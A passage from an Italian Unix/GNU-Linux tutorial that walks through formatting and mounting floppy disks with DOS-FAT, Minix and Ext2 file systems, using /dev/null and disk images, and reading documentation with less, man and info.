Il risultato che si ottiene dal comando di esempio, sono i nomi dei file contenenti la parola «tizio» e la riga in cui questo appare. Anche in questo caso si possono incontrare file per i quali non si hanno i permessi, o directory, per le quali l'uso di '**grep**' non ha alcun significato.

4.14.3 Conclusione

I comandi '**find**' e '**grep**' sono fondamentali per le ricerche di file con i sistemi Unix. Questi due possono essere anche combinati insieme in modo da definire una ricerca in base a caratteristiche esterne e interne ai file. L'argomento viene trattato nel capitolo 23.

4.15 Memoria di massa e file system con i dischetti

La gestione delle memorie di massa nei sistemi Unix appare piuttosto laboriosa per chi si avvicina la prima volta alla sua filosofia. La sezione 3.3 introduce l'argomento.

In questa sezione si fa riferimento a dischetti, ammesso che se ne abbia ancora la disponibilità. Eventualmente, per questi esercizi i dischetti non devono essere protetti contro la scrittura.

Dal momento che i dischetti sono praticamente scomparsi, questa sezione può essere solo letta, cercando di comprendere gli esempi. Non vengono mostrati casi basati su unità di memorizzazione comuni, perché sarebbe facile inizializzare erroneamente un disco fisso o comunque qualcosa di importante, dato che i file di dispositivo usati per dischi fissi SATA, le unità di memoria solida e i dischi SCSI, sono dello stesso gruppo.

Video: *http://www.youtube.com/watch?v=m2y3N9edoaA*

4.15.1 Inizializzazione a basso livello

LINUX # L'inizializzazione o formattazione di un'unità di memorizzazione di massa, potrebbe richiedere due fasi. Nel caso di unità a disco, secondo la tecnologia degli anni 1980, si richiede un primo processo

di inizializzazione in cui si predispongono le tracce e i settori; in tutti gli altri casi, è sufficiente la sola predisposizione di un file system. La prima fase di inizializzazione è detta anche «inizializzazione a basso livello» e può riguardare soltanto i dischetti usati fino agli anni 1990.

Prima di procedere occorre ottenere i privilegi dell'utente '**root**'.

```
$ su [Invio]

Password: ameba [Invio]
```

Prima di procedere con l'inizializzazione a basso livello si deve verificare il nome del file di dispositivo utilizzato nel proprio sistema, infatti ci possono essere differenze sotto questo aspetto da un'installazione all'altra. Si presume di potere utilizzare dischetti da 3,5 pollici (9 cm) con un formato di 1440 Kibyte.

Si procede con l'inizializzazione a basso livello del dischetto su un sistema GNU/Linux, nel quale si utilizza il file di dispositivo '`/dev/fd0`' per questo:

```
# fdformat /dev/fd0 [Invio]

  Double-sided, 80 tracks, 18 sec/track. Total capacity
  1440 kB.
  Formatting ... done
  Verifying ... done
```

Se non esiste il programma eseguibile '**fdformat**', dovrebbe essere presente al suo posto '**superformat**', che può essere usato nello stesso modo, anche se i messaggi che genera sono differenti.

Se questo è l'esito che si ottiene, il dischetto è stato inizializzato con successo. Prima di procedere oltre è necessario preparare altri due

dischetti.

4.15.2 Predisposizione del file system

«

I dischetti inizializzati a basso livello non sono ancora adatti a contenere dati in forma di directory e file: occorre creare un file system (lo stesso varrebbe per altri tipi di unità di memorizzazione di massa, con la differenza che l'inizializzazione a basso livello non esiste oppure è già fatta e non può essere modificata). Il comando seguente riguarda un sistema GNU/Linux:

```
# mkfs.msdos /dev/fd0 [Invio]

  mkfs.msdos 2.9 (15 May 2003)
```

In questo modo è stato creato un file system di tipo Dos-FAT nel dischetto inizializzato precedentemente a basso livello. Il messaggio che si ottiene può variare da un'installazione di GNU/Linux a un'altra, ma questo non è molto importante.

Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un file system Minix.

```
# mkfs.minix -n 14 /dev/fd0 [Invio]

  480 inodes
  1440 blocks
  Firstdatazone=19 (19)
  Zonesize=1024
  Maxsize=268966912
```

Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un file system Ext2. Si osservi che in un dischetto non è possibile creare le estensioni relative al formato Ext3, per mancanza di spazio.

```
# mkfs.ext2 /dev/fd0 [Invio]

  Filesystem label=
  OS type: Linux
  Block size=1024 (log=0)
  Fragment size=1024 (log=0)
  184 inodes, 1440 blocks
  72 blocks (5.00%) reserved for the super user
  First data block=1
  1 block group
  8192 blocks per group, 8192 fragments per group
  184 inodes per group

  Writing inode tables: done
  Writing superblocks and filesystem accounting information:
  done

  This filesystem will be automatically checked every 33
  mounts or 180 days, whichever comes first.  Use tune2fs -c
  or -i to override.
```

Per proseguire l'esercizio si devono distinguere i tre dischetti appena preparati, in modo da sapere riconoscere quale utilizza il file system Dos-FAT, quale quello Minix e quale quello Ext2.

4.15.3 Innestare e staccare i dischetti

Nei sistemi Unix e derivati, per poter accedere a un'unità di memorizzazione occorre che il file system di questa sia ***innestato*** («montato») in quello globale. Non si può indicare semplicemente una directory o un file di un certo dispositivo. L'innesto è l'operazione con cui si inserisce il file system di un'unità di memorizzazione in corrispondenza di una directory del file system già attivo. La directory che si utilizza generalmente per innestare provvisoriamente le unità

esterne è ‘/mnt/’ (ma in molti casi si usa una struttura più articolata, discendente dalla directory ‘/mnt/’ stessa). Gli esempi di questa sezione si riferiscono a un sistema GNU/Linux.

Si procede inserendo il dischetto inizializzato con il formato Ext2 e innestandolo nella directory ‘/mnt/’.

```
# mount -t ext2 /dev/fd0 /mnt [Invio]
```

Da questo momento, la directory ‘/mnt/’ è l’inizio del dischetto.

```
# touch /mnt/super.ultra.mega.macro [Invio]
```

Con il comando appena visto, si vuole creare un file vuoto con un nome piuttosto lungo. Volendo si possono copiare dei file nel dischetto.

```
# cp /bin/bash /mnt [Invio]
```

Solitamente, l’invito della shell torna a disposizione prima che le operazioni di scrittura siano state completate, a causa della presenza di una «memoria trattenuta», o più precisamente di una memoria cache. Anche per questo motivo, il dischetto non può essere estratto semplicemente alla fine delle operazioni che con questo si vogliono svolgere.

Finché il dischetto risulta innestato, si può trattare come parte del file system globale.

```
# ls -l /mnt [Invio]

total 418
-rwxr-xr-x 1 root root 412516 Dec 28 13:10 bash
drwxr-xr-x 2 root root  12288 Dec 28 12:37 lost+found
-rw-r--r-- 1 root root      0 Dec 28 13:05 super.ultra.mega.macro
```

Si può osservare che il dischetto contiene il file creato all'inizio, l'eseguibile '**bash**' copiato in precedenza e una directory particolare: '`lost+found/`'. Questa viene creata automaticamente assieme al file system Ext2. Generalmente può essere cancellata se la sua presenza infastidisce. In un certo senso, la presenza di questa directory è utile per scorgere l'inizio di un file system innestato in quel punto particolare.

Si procede sostituendo il dischetto con quello contenente un file system Minix. Per fare questo occorre prima staccare il dischetto inserito attualmente e quindi innestare il secondo.

```
# umount /mnt [Invio]
```

A questo punto, al ritorno dell'invito della shell, si possono sostituire i dischetti.

```
# mount -t minix /dev/fd0 /mnt [Invio]
```

Per esercizio, si fanno le stesse operazioni di prima.

```
# touch /mnt/super.ultra.mega.macro [Invio]

# cp /bin/bash /mnt [Invio]

# ls -l /mnt [Invio]

 total 404
 -rwxr-xr-x  1 root  root  412516 Dec 28 13:31 bash
 -rw-r--r--  1 root  root       0 Dec 28 13:31 super.ultra.me
```

Come si può osservare, il file system Minix (precisamente si tratta di Minix 1) non prevede la presenza della directory '`lost+found/`' e consente l'uso di nomi con un massimo di 14 caratteri.

```
# umount /mnt [Invio]
```

A questo punto si ripetono le stesse cose con il dischetto Dos-FAT.

```
# mount -t msdos /dev/fd0 /mnt [Invio]

# touch /mnt/super.ultra.mega.macro [Invio]

# cp /bin/bash /mnt [Invio]

# ls -l /mnt [Invio]

 total 403
 -rwxr-xr-x   1 root     root   412516 Dec 28 14:02 bash
 -rwxr-xr-x   1 root     root        0 Dec 28 14:01 super.ult
```

Trattandosi di un dischetto con un file system Dos-FAT, le cose non sono andate come in precedenza. Prima di tutto, i permessi dei file non corrispondono agli esempi già visti: in pratica, tutti i file hanno gli stessi permessi. L'utente proprietario di tutti i file è '**root**' essendo stato lui a innestare il dischetto. I nomi dei file vengono troncati.

Volendo utilizzare un dischetto Dos-FAT per memorizzare nomi lunghi, nello stesso modo in cui fa MS-Windows lo si può innestare facendo riferimento al tipo di file system '**vfat**', mentre l'inizializzazione del dischetto avviene sempre nello stesso modo.

Prima di concludere l'esercizio, si stacca il dischetto.

```
# umount /mnt [Invio]
```

È il caso di ricordare che non è possibile staccare un disco se prima non è terminata l'attività con questo. Per cui, se la directory corrente è posizionata su una directory appartenente al file system del disco che si vuole staccare, non si riesce a eseguire l'operazione di distacco.

4.15.4 Conclusione

La gestione delle unità di memorizzazione può sembrare complicata fino a che non se ne comprende la logica. La cosa più importante da capire è che non si può accedere al contenuto di un disco o di altra unità di memorizzazione se prima questi non vengono innestati, così come non si può estrarre un disco o un'altra unità se prima non è stato eseguito il distacco.

Nel capitolo 19 vengono trattati questi argomenti.

È il caso di ricordare che l'esercizio è stato svolto operando come utente '**root**', per cui, prima di proseguire, è meglio ritornare allo stato normale.

```
# exit [Invio]
```

4.16 Dispositivi

Nei sistemi Unix, i dispositivi sono manifestati da file speciali collocati nella directory '/dev/'. L'utilizzo diretto dei dispositivi è spesso un'operazione delicata, che può essere eseguita solo dall'utente '**root**'. Alcuni esercizi di questa sezione vanno svolti come utente '**root**' e in tal caso si può notare l'invito della shell, che negli esempi viene rappresentato dal cancelletto (il simbolo '**#**').

4.16.1 File «/dev/null»

«

$ Il file di dispositivo ‘`/dev/null`’ corrisponde in lettura a un file vuoto e in scrittura a una sorta di buco senza fondo: tutto ciò che vi viene scritto è perduto. Questa particolarità è molto utile negli script in cui si vuole evitare che i comandi contenuti emettano segnalazioni all’utente.

```
$ ls /bin > /dev/null [Invio]
```

Il comando appena mostrato non emette nulla sullo schermo perché tutto viene ridiretto verso ‘`/dev/null`’. Si può verificare che in questo file non ci sia più alcuna traccia con il comando seguente:

```
$ cat /dev/null [Invio]
```

Non si ottiene alcun output.

4.16.2 Dispositivi di memorizzazione

«

La gestione diretta dei dispositivi di memorizzazione è un’operazione delicata e richiede i privilegi dell’utente ‘**root**’.

```
$ su [Invio]

Password: ameba [Invio]
```

I dispositivi di memorizzazione possono essere gestiti come se fossero dei file. In pratica, un dischetto da 1 440 Kibyte può essere trattato come se fosse un file della stessa dimensione.

Nell’esercizio sulle unità di memorizzazione sono stati inizializzati alcuni dischetti e vi è stato copiato dentro qualcosa.

Si procede in modo da generare un file-immagine di un dischetto di quelli preparati in precedenza. Si inserisce uno di quei dischi.

```
# cp /dev/fd0 disco.img [Invio]
```

Il dischetto di cui è stata fatta la copia in un file-immagine non è stato innestato in precedenza e tuttora non risulta innestato.

```
# ls -l disco.img [Invio]

-rw-r-----   1 root   root    1474560 Dec 28 14:59 disco.img
```

Volendo eseguire la copia del dischetto a cui appartiene questa immagine, basta sostituirlo con un altro che sia già stato inizializzato a basso livello (con '**fdformat**' per esempio, o con un altro sistema operativo con gli strumenti che questo mette a disposizione) e quindi copiare il file-immagine sul file di dispositivo corrispondente al dischetto.

Si sostituisce il dischetto e si procede.

```
# cp disco.img /dev/fd0 [Invio]
```

Il dischetto che si ottiene contiene la copia identica di quello di partenza.

4.16.3 Conclusione

L'accesso diretto ai file di dispositivo è un metodo utilizzato particolarmente per la riproduzione di dischi (prevalentemente dischetti o unità di memorizzazione di capacità ridotta) in modo da conservare tutte le informazioni in essi contenuti.

[1] È il caso di ricordare che, durante il funzionamento del sistema grafico, per tornare a una console virtuale non è sufficiente la combinazione [*Alt F**n***], ma serve invece la combinazione [*Ctrl Alt F**n***].

[2] In tal caso si tratta necessariamente di un percorso relativo

[3] Negli esempi che si vedono si presume di poter entrare nella directory personale di un altro utente. Tuttavia, tale possibilità dipende dai permessi che questo gli attribuisce.

[4] La combinazione di tasti [*Ctrl d*] termina l'inserimento di un testo se ciò viene fatto dopo aver concluso l'ultima riga, premendo [*Invio*], diversamente, la combinazione [*Ctrl d*] deve essere premuta due volte di seguito.

[5] Per la precisione, sarebbe più opportuno l'uso del comando '**`echo`**', che però non è ancora stato mostrato.

Trovare le informazioni necessarie

5.1 Testo puro 256
5.1.1 Variabile di ambiente «LESSCHARSET» 259
5.2 Pagine di guida 260
5.2.1 Collocazione fisica e convenzioni nazionali 261
5.2.2 Utilizzo dei programmi per accedere alle pagine di manuale 263
5.3 Info 265
5.3.1 Utilizzo del sistema attraverso l'eseguibile info 266
5.4 Documentazione allegata ai pacchetti applicativi 273
5.5 HOWTO 273
5.6 FAQ 273
5.7 LDP 274
5.8 Altra documentazione 274
5.9 Ricerche tra i documenti in linea 275
5.10 Ricerche nel passato 281
5.11 Ricerche geografiche 284
5.12 Riferimenti 286

Nessun libro è completo e nessuno sa tutto. Sulla base di questo principio, occorre sapersi organizzare per cercare le informazioni

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

che servono, quando se ne manifesta il bisogno. Sui sistemi Unix esistono diverse fonti di documentazione; la maggior parte di questa è normalmente disponibile all'interno delle distribuzioni, ma la consultazione può risultare un problema per chi non ha esperienza. Inoltre esiste Internet che può essere utilizzata come un'immensa biblioteca; ma per poterla sfruttare, bisogna conoscere l'uso dei servizi principali di ricerca che sono disponibili.

5.1 Testo puro

«

Il modo più semplice con cui può essere stato scritto qualcosa è quello del testo puro. Questo è il caso dei file «leggimi» (*readme*) e simili, oppure di tutta quella documentazione che, per semplicità, è stata convertita anche in tale formato.

La lettura di questi file può essere fatta attraverso due programmi ben conosciuti: '**more**' oppure '**less**'. Il programma '**more**' è quello tradizionalmente più diffuso negli ambienti Unix; '**less**' è il più pratico ed è decisamente più ricco di piccoli accorgimenti. Le funzionalità essenziali di questi due programmi sono simili, anche se il secondo offrirebbe un gran numero di funzioni aggiuntive che qui non vengono considerate.

La sintassi di questi due programmi è la seguente:

```
more [opzioni] [file] ...
```

```
less [opzioni] [file] ...
```

Nell'utilizzo normale non vengono fornite opzioni e se non si indicano file negli argomenti, si ottiene lo scorrimento di quanto proviene dallo standard input:

```
more [opzioni] < [file]
```

```
less [opzioni] < [file]
```

Una volta avviato uno di questi due programmi, lo scorrimento del testo dei file da visualizzare avviene per mezzo di comandi impartiti attraverso la pressione di tasti. Il meccanismo è simile a quello utilizzato da VI: alcuni comandi richiedono semplicemente la pressione di uno o più tasti in sequenza; altri richiedono un argomento e, in questo caso, la digitazione appare nell'ultima riga dello schermo o della finestra a disposizione. La tabella 5.1 mostra l'elenco dei comandi comuni ed essenziali di questi due programmi.

Tabella 5.1. Elenco dei comandi comuni ed essenziali di '**more**' e '**less**'.[1]

Comando	Descrizione
[*h*]	Richiama una breve guida dei comandi disponibili.
[*H*]	Come [*h*].
[*barra-spaziatrice*]	Scorre il testo in avanti di una schermata.
[*Invio*]	Scorre il testo in avanti di una riga alla volta.
[*b*]	Quando possibile, scorre il testo all'indietro di una schermata.
[*/*]***modello***[*Invio*]	Esegue una ricerca in avanti, in base all'espressione regolare indicata.
[*n*]	Ripete l'ultimo comando di ricerca.

Comando	Descrizione
[*Ctrl l*]	Ripete la visualizzazione della schermata attuale.
[*q*]	Termina l'esecuzione del programma.
[*Q*]	Come [*q*].

La differenza fondamentale tra questi due programmi sta nella possibilità da parte di '**less**' di scorrere il testo all'indietro anche quando questo proviene dallo standard input, mentre per '**more**' non è possibile. Inoltre '**less**' permette di utilizzare i tasti freccia e i tasti pagina per lo scorrimento del testo, consentendo anche di effettuare ricerche all'indietro. La tabella 5.2 mostra l'elenco di alcuni comandi aggiuntivi disponibili con '**less**'.

Tabella 5.2. Elenco di alcuni comandi particolari di '**less**'.

Comando	Descrizione
[*y*]	Scorre il testo all'indietro di una riga alla volta.
[*?*]***modello***[*Invio*]	Esegue una ricerca all'indietro, in base all'espressione regolare indicata.
[*N*]	Ripete l'ultimo comando di ricerca nella direzione inversa.

Il programma '**less**' permette un utilizzo molto più complesso di quanto descritto qui, ma questo va oltre l'uso che se ne fa normalmente. Segue la descrizione di alcuni esempi.

- `$ ls -l | more`[*Invio*]

  `$ ls -l | less`[*Invio*]

  Scorre sullo schermo l'elenco del contenuto della directory corrente che probabilmente è troppo lungo per essere visualizzato

senza l'aiuto di uno tra questi due programmi.

- `$` **`more README`** [*Invio*]

  `$` **`less README`** [*Invio*]

  Scorre sullo schermo il contenuto del file '`README`'.

5.1.1 Variabile di ambiente «LESSCHARSET»

Il programma '**`less`**' è sensibile al contenuto della variabile di ambiente ***LESSCHARSET***, che serve a specificare quale insieme di caratteri si utilizza per la visualizzazione. Tuttavia, di solito non è necessario impostare questa variabile, perché le informazioni necessarie a determinare quale insieme di caratteri utilizzare provengono da altre variabili di ambiente di uso più generalizzato.

Tabella 5.3. Alcune voci per la selezione dell'insieme di caratteri visualizzabile con '**`less`**', attraverso la variabile di ambiente ***LESSCHARSET***.

Valore	Descrizione
`ascii`	Identifica alcuni codici come caratteri di controllo; visualizza normalmente i caratteri che appartengono alla codifica ASCII; tutto il resto viene considerato come codice binario.

`iso8859`
`latin1`
`latin9`
	Una di queste tre voci, indifferentemente, identifica una codifica ISO 8859 qualsiasi (dipende dalla configurazione del terminale la visualizzazione dei caratteri e quindi la scelta di mostrare questo o quello in abbinamento a un certo codice), ovvero una codifica a 8 bit completa.

`utf-8`	Utilizza la codifica UTF-8.

5.2 Pagine di guida

«

Secondo la filosofia dei sistemi Unix, tutti i programmi dovrebbero essere accompagnati da una ***pagina di manuale***, ovvero *man page*. Si tratta di un documento stringato sull'uso di quel programma particolare, scritto in uno stile abbastanza uniforme.

Si distinguono diverse sezioni di queste pagine di manuale, a seconda del genere di informazioni in esse contenute. Può infatti accadere che esistano più pagine con lo stesso nome, appartenenti però a sezioni diverse. La tabella 5.4 riporta l'elenco di queste sezioni secondo la struttura usata comunemente nei sistemi Unix.

Tabella 5.4. Sezioni delle pagine di manuale nei sistemi Unix.

Sezione	Contenuto	Descrizione
1	comandi utente	Comandi (ovvero programmi) di uso comune a disposizione dell'utente.
2	chiamate di sistema	Funzioni messe a disposizione dal kernel ai programmi.
3	chiamate di libreria	Funzioni messe a disposizione da librerie esterne ai programmi.
4	dispositivi	File speciali che si trovano solitamente nella directory '`/dev/`'.
5	formati dei file	Sintassi dei file di configurazione.
6	giochi	
7	varie	Convenzioni e altre informazioni.
8	amministrazione	Comandi per l'amministrazione del sistema.
9	routine del kernel	Non standard

Quando si vuole fare riferimento a una pagina di manuale, se ne in-

dica il nome seguito da un numero tra parentesi, che ne esprime la sezione. Per cui, *man(1)* indica la pagina di manuale di nome '**man**' nella prima sezione. Spesso, nella documentazione, si fa riferimento ai programmi in questo modo, per dare istantaneamente l'informazione di dove raggiungere le notizie che riguardano quel programma particolare.

Questa documentazione viene consultata normalmente attraverso il programma '**man**' che a sua volta, solitamente, si avvale di '**less**', oppure '**more**', per scorrere il documento. La tabella 5.1 mostra l'elenco dei comandi comuni essenziali di questi due programmi.

5.2.1 Collocazione fisica e convenzioni nazionali

Le pagine di manuale possono trovarsi in diverse posizioni all'interno del file system. Quelle elencate di seguito sono standard.

Posizione	Descrizione
'`/usr/share/man/`'	Questa è la collocazione principale delle pagine di manuale.
'`/usr/local/share/man/`'	È la posizione per le pagine di manuale dei programmi collocati dopo la directory '`/usr/local/`';
'`/opt/`***applicativo***`/man/`'	È la posizione per le pagine di manuale dei programmi applicativi aggiuntivi (*add-on*).

Queste directory sono tutte suddivise o suddivisibili nello stesso modo. Si intende indicare una qualsiasi di queste directory di partenza come ***mandir***.

La collocazione effettiva dei file che costituiscono le pagine di manuale è nelle directory esprimibili nella forma seguente:

mandir [**/*locale***] `/man`***sezione*** [**/*architettura***]

Ciò significa che, oltre alle directory '***mandir***`/`' già viste, esiste un'altra directory, '***locale***`/`', eventuale, che poi si scompone in diverse sottodirectory in funzione delle sezioni delle pagine di manuale esistenti (di solito da '`man1/`' a '`man9/`'), ognuna delle quali può articolarsi ulteriormente in funzione delle differenze tra un'architettura e l'altra.

La directory '***locale***`/`' è facoltativa, nel senso che spesso manca. Può essere utilizzata per distinguere tra le pagine di manuale di lingue diverse o di formati diversi. Il nome di questa directory è stabilito dallo standard POSIX 1003.1 secondo la sintassi seguente:

linguaggio [***_territorio***] [***.insieme_di_caratteri***] [***,versione***]

- ***linguaggio*** è una sigla di due caratteri minuscoli definiti dallo standard ISO 639 (tabella 13.4);
- ***territorio*** è una sigla facoltativa di due caratteri maiuscoli definiti dallo standard ISO 3166 (tabella 13.5);
- ***insieme_di_caratteri*** è una sigla numerica che esprime l'insieme di caratteri utilizzato, secondo lo standard ISO (in pratica è il numero dello standard ISO).
- ***versione*** è un'indicazione supplementare non ben definita, della quale si cerca di scoraggiare l'utilizzo.

Nel caso delle pagine di manuale in italiano, queste, ammesso che siano disponibili, dovrebbero trovarsi nelle directory '***mandir***`/`

`it_IT/man`***sezione***', oppure in '***mandir***`/it/man`***sezione***' (senza specificare il territorio). Di solito non si usa l'indicazione dell'insieme di caratteri perché si sottintende essere quello configurato in generale per l'uso del terminale (la variabile ***LANG*** e le variabili ***LC_****). Per fare in modo però che queste directory vengano utilizzate effettivamente, è necessario che la variabile di ambiente ***LANG*** contenga il valore '**`it_IT`**'.

Anche la directory che definisce l'architettura è facoltativa ed è necessaria solo quando in una sezione determinata esistono pagine di manuale riferite a programmi o altre informazioni dipendenti da particolari caratteristiche architetturali.

5.2.2 Utilizzo dei programmi per accedere alle pagine di manuale

Come già accennato, per visualizzare il contenuto di una pagina di manuale si utilizza il programma '**`man`**', ma sono disponibili anche i comandi '**`whatis`**' e '**`apropos`**' per cercare informazioni al loro interno.[2]

`man` [***opzioni***] ***nome***...

L'eseguibile '**`man`**' compone ed emette attraverso lo standard output la pagina di manuale indicata dal nome. Lo scorrimento del testo che compone le pagine di manuale indicate negli argomenti viene fatto attraverso un programma esterno, richiamato automaticamente da '**`man`**'. Solitamente si tratta di '**`more`**' o di '**`less`**'. Di conseguenza, i comandi per lo scorrimento del testo dipendono dal tipo di programma utilizzato. Se si tratta di uno di questi due appena citati, sono sempre validi almeno quelli riportati nella tabella 5.1.

Tabella 5.6. Alcune opzioni.

Opzione	Descrizione
numero_di_sezione	Se prima del nome del comando o dell'argomento appare un numero, si intende che si vuole ottenere la pagina di manuale da una sezione determinata, come riportato nella tabella 5.4.
`-f`	Si comporta come '**`whatis`**'.
`-h`	Visualizza una breve guida di se stesso.
`-k`	Equivalente a '**`apropos`**'.

Segue la descrizione di alcuni esempi.

- `$` **`man ls`** [*Invio*]

  Visualizza la pagina di manuale del programma '**`ls`**'.

- `$` **`man 8 mkfs`** [*Invio*]

  Visualizza la pagina di manuale nell'ottava sezione, del programma '**`mkfs`**'.

```
whatis parola…
```

Il programma '**`whatis`**' cerca la descrizione di una o più pagine di manuale corrispondenti ai nomi indicati come argomento.

Originariamente, la ricerca relativa a '**whatis**' e '**apropos**' avveniva in elenchi costruiti appositamente per mezzo del comando '**makewhatis**'.

Il risultato della ricerca viene emesso attraverso lo standard output. Sono visualizzate solo le corrispondenze con parole intere.

L'esempio seguente visualizza le descrizioni aventi la parola '**ls**' nel nome della pagina:

```
$ whatis ls[Invio]
```

```
apropos stringa...
```

Il programma ' **apropos**' cerca la descrizione di una o più pagine di manuale corrispondenti, che contengono al loro interno la stringa indicata (la ricerca viene fatta solo nella descrizione, nome compreso, e non nel corpo della pagina di manuale).

Il risultato della ricerca viene emesso attraverso lo standard output.

L'esempio seguente visualizza le descrizioni contenenti la stringa '**keyboard**':

```
$ apropos keyboard[Invio]
```

5.3 Info

La documentazione Info è un ipertesto realizzato dai file Info e leggibile attraverso il programma '**info**' oppure all'interno di Emacs. I file di questo ipertesto si trovano normalmente nella directory '`/usr/share/info/`'.

La documentazione Info è organizzata in file contenenti dei ***nodi***. Ogni nodo ha un nome e rappresenta un'unità di informazioni. Trattandosi di un sistema ipertestuale, ogni nodo può avere riferimenti ad altri nodi contenenti informazioni aggiuntive o collegate. Quasi tutti i nodi contengono almeno dei riferimenti standard definiti dalle voci seguenti:

- '**previous**' -- precedente;
- '**next**' -- successivo;
- '**up**' -- superiore.

Gli altri riferimenti possono essere organizzati in forma di menù o di riferimenti incrociati (*cross-reference*). Ogni file Info contiene almeno un nodo principale: '**Top**'. I nodi vengono identificati formalmente secondo la notazione seguente:

```
[ (file_info) ] [nome_del_nodo]
```

Se si indica solo il nome del nodo, si fa implicitamente riferimento al file utilizzato in quel momento determinato; se si indica solo il nome del file, si fa implicitamente riferimento al nodo '**Top**'.

5.3.1 Utilizzo del sistema attraverso l'eseguibile info

«

L'eseguibile '**info**' consente di consultare i file Info senza l'ausilio di Emacs:

```
info [opzioni] [voce...]
```

Se non viene indicato alcun argomento, in particolare, se non viene indicato il file Info da consultare, viene aperto il file '`/usr/share/info/dir`'.

Tabella 5.7. Alcune opzioni.

Opzione	Descrizione
`-d` ***percorso*** `--directory` ***percorso***	Specifica un percorso aggiuntivo all'interno del quale possono essere cercati i file Info.
`-f` ***file*** `--file=`***file***	Specifica un file particolare da visitare.
`-n` ***nodo*** `--node=`***nodo***	Specifica un nodo particolare da visitare.

Segue la descrizione di alcuni esempi.

- `$` **`info -f pippo.info`**[*Invio*]

  Inizia la visualizzazione del file '`pippo.info`' a partire dal suo nodo principale.

- `$` **`info -f pippo.info pappa`**[*Invio*]

  Seleziona la voce di menù '**`pappa`**' che dovrebbe essere contenuta nel nodo principale del file '`pippo.info`'.

- `$` **`info -f info`**[*Invio*]

  Inizia la visualizzazione del file '**`info`**' a partire dal suo nodo principale.

- `$` **`info info`**[*Invio*]

  Seleziona la voce di menù '**`info`**' dal nodo principale del file '`dir`' ('`/usr/share/info/dir`') che è quello predefinito.

Per poter leggere le informazioni contenute in questi file attraverso l'eseguibile '**`info`**', occorre conoscere alcuni comandi che non sono necessariamente intuitivi. Questi comandi si impartiscono semplicemente premendo il tasto della lettera o del simbolo corrispondente. Alcuni di questi comandi richiedono degli argomenti, in tal caso si è costretti a inserirli e a farli seguire da [*Invio*]. I comandi più importanti sono riportati nella tabella 5.8.

Tabella 5.8. Elenco dei comandi principali di '**`info`**'.

Comando	Descrizione
[*h*]	Visualizza la guida del programma '**`info`**' (*help*).
[*?*]	Visualizza l'elenco dei comandi disponibili.
[*d*]	Visualizza il file '`dir`'.
[*q*]	Termina l'esecuzione del programma (*quit*).
[*Ctrl g*]	Interrompe il comando in corso di digitazione.
[*Ctrl l*]	Ripristina l'immagine sullo schermo.
[*l*]	Ritorna al nodo selezionato precedentemente (*last*).

Quando si usa un ipertesto è molto importante conoscere il modo con cui si può ritornare sui propri passi. In questo caso, il comando [*l*] permette di tornare indietro ed è particolarmente utile dopo la selezione di un comando di aiuto come [*h*] o [*?*].

La figura 5.9 mostra il nodo principale del file '`info`', cioè del documento che spiega il funzionamento di questo tipo di ipertesto.

Figura 5.9. La guida all'uso della documentazione Info.

```
File: info.info,  Node: Top,  Next: Getting Started, ↩
↪Prev: (dir),  Up: (dir)

Info: An Introduction
*********************

   Info is a program for reading documentation, which you
are using now.

   To learn how to use Info, type the command `h'.  It
brings you to a programmed instruction sequence.  If at any
time you are ready to stop using Info, type `q'.

   To learn advanced Info commands, type `n' twice.  This
brings you to `Info for Experts', skipping over the `Getting
Started' chapter.

* Menu:

* Getting Started::           Getting started using an Info
                                reader.
* Advanced Info::             Advanced commands within Info.
* Create an Info File::       How to make your own Info file.

--zz-Info: (info.info.gz)Top, 20 lines --All---------------
Welcome to Info version 2.18. "C-h" for help, "m" for menu
item.
```

La prima riga, quella che appare in alto, contiene in particolare il nome del file e del nodo.

```
File: info.info, Node: Top,  Next: Getting Started, ↩
↪Prev: (dir), Up: (dir)
```

La penultima riga, la seconda dal basso, riporta ancora il nome del

file e del nodo, oltre alla dimensione del nodo in righe e alla parola '**All**'. Si osservi che in questo caso il file è effettivamente '`info.info.gz`', che presumibilmente è stato compresso con Gzip.

```
--zz-Info: (info.info.gz)Top, 20 lines --All---------------
```

La parola '**All**' indica che il nodo appare completamente nello spazio a disposizione sullo schermo o nella finestra. L'ultima riga dello schermo viene usata per dare informazioni all'utilizzatore e come spazio per l'inserimento di argomenti quando i comandi ne richiedono.

Sulla parte iniziale di ogni nodo, insieme al nome del file e del nodo stesso, sono riportati alcuni riferimenti standard (ad altri nodi). Sono rappresentati simbolicamente dai termini '**Next**' (successivo), '**Prev**' (precedente) e '**Up**' (superiore). Chi ha redatto il file Info ha definito quali devono essere effettivamente i nodi a cui queste voci si riferiscono e a tali nodi si accede utilizzando i comandi [*n*], [*p*] e [*u*], rispettivamente.

Tabella 5.12. Elenco dei comandi per la navigazione attraverso i riferimenti standard.

Comando	Descrizione
[*n*]	Visualizza il nodo successivo (*next*).
[*p*]	Visualizza il nodo precedente (*previous*).
[*u*]	Visualizza il nodo superiore (*up*).

Il riferimento '**Up**' non corrisponde necessariamente al nodo principale ('**Top**') del file che si sta consultando, ma a quello che in quel momento, per qualche motivo, rappresenta un riferimento principale. Lo stesso tipo di ragionamento vale per i riferimenti '**Next**' e '**Prev**' che rispecchiano solo una sequenza di massima.

Il testo di un nodo può essere più lungo delle righe a disposizione sullo schermo o nella finestra. Per scorrere il testo si utilizza la barra spaziatrice per avanzare e il tasto [*Canc*] per indietreggiare. È però necessario fare attenzione: se si eccede si prosegue su altri nodi, attraverso un percorso predefinito che solitamente non coincide con i riferimenti '**`Next`**' e '**`Prev`**' già visti.

Tabella 5.13. Elenco dei comandi per lo scorrimento naturale del documento.

Comando	Descrizione
[*barra−spaziatrice*]	Scorre in avanti.
[*Canc*]	Scorre all'indietro.
[*b*]	Visualizza l'inizio del nodo (*back*).

L'utilità di un ipertesto sta nella possibilità di raggiungere le informazioni desiderate seguendo un percorso non sequenziale. I documenti Info utilizzano due tipi di riferimenti (oltre a quelli standard): i menù e i riferimenti incrociati. I primi si distinguono perché sono evidenziati dalla sigla '**`* Menu:`**' seguita da un elenco di riferimenti; sono cioè staccati dal testo normale. I riferimenti incrociati appaiono invece all'interno del testo normale e sono evidenziati dalla sigla '**`* Note Cross:`**'.

Le voci di menù possono essere selezionate attraverso il comando [*m*] seguito dal nome del nodo; le voci dei riferimenti incrociati possono essere selezionate attraverso il comando [*f*] seguito dal nome del nodo.

